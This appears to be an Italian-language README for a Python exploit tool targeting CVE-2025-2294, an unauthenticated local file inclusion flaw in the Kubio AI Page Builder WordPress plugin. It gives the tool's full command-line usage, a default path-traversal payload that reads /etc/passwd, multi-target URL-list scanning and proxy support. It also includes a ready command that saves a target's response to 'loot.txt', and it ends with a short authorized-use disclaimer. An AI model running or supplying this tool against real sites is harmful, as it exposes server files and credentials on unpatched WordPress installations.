
 r0otk3r/cve-2025-2294
Script Python per lo sfruttamento di CVE-2025-2294, una vulnerabilità di inclusione locale di file non autenticata in WordPress Kubio AI Page Builder ≤ 2.5.1. Supporta scansione singola/multi-target, payload personalizzati, proxy e anteprima della risposta.

CVE-2025-2294 riguarda il plugin Kubio AI Page Builder per WordPress (versioni fino alla 2.5.1 inclusa). Soffre di una vulnerabilità Local File Inclusion (LFI) non autenticata tramite la funzione thekubio_hybrid_theme_load_template.
Questa vulnerabilità permette a un attaccante di includere ed eseguire file arbitrari sul server WordPress vulnerabile, il che può portare a:
| Tipo di vulnerabilità: | Local File Inclusion (LFI) | | Plugin interessato: | Kubio AI Page Builder | | Versioni affette: | ≤ 2.5.1 | | Vettore d'attacco: | Richiesta HTTP non autenticata con parametri modificati | | Sfruttabilità: | Alta | | Punteggio CVSS: | 9.8 (Critico) [CNA: Wordfence] |
Questo script Python invia richieste HTTP GET appositamente create al sito WordPress vulnerabile per verificare se è vulnerabile al problema LFI.
/etc/passwd).usage: cve_2025_2294.py [-h] [--url URL] [--payload PAYLOAD] [--save SAVE]
[--lines LINES] [--timeout TIMEOUT] [--proxy PROXY]
[--check] [--list LIST]
CVE-2025-2294 LFI Exploit
optional arguments:
-h, --help show this help message and exit
--url URL Target URL (e.g., http://127.0.0.1:8080)
--payload PAYLOAD
LFI payload path (default: ../../../../../../../../etc/passwd)
--save SAVE Save full response to file (optional)
--lines LINES Number of preview lines (default: 10)
--timeout TIMEOUT
Request timeout in seconds (default: 10)
--proxy PROXY Proxy URL (e.g., http://127.0.0.1:8080)
--check Check vulnerability status only, no saving or preview
--list LIST Path to file with list of URLs to check one by one
python3 cve_2025_2294.py --url "http://192.168.1.10" --save loot.txt --lines 20 --payload /etc/passwd --timeout 10 --proxy "http://127.0.0.1:8080"


Richiesta/Risposta:
Questo strumento è destinato esclusivamente a scopi autorizzati di test di sicurezza e ricerca. L'uso non autorizzato contro sistemi senza permesso è illegale e non etico.
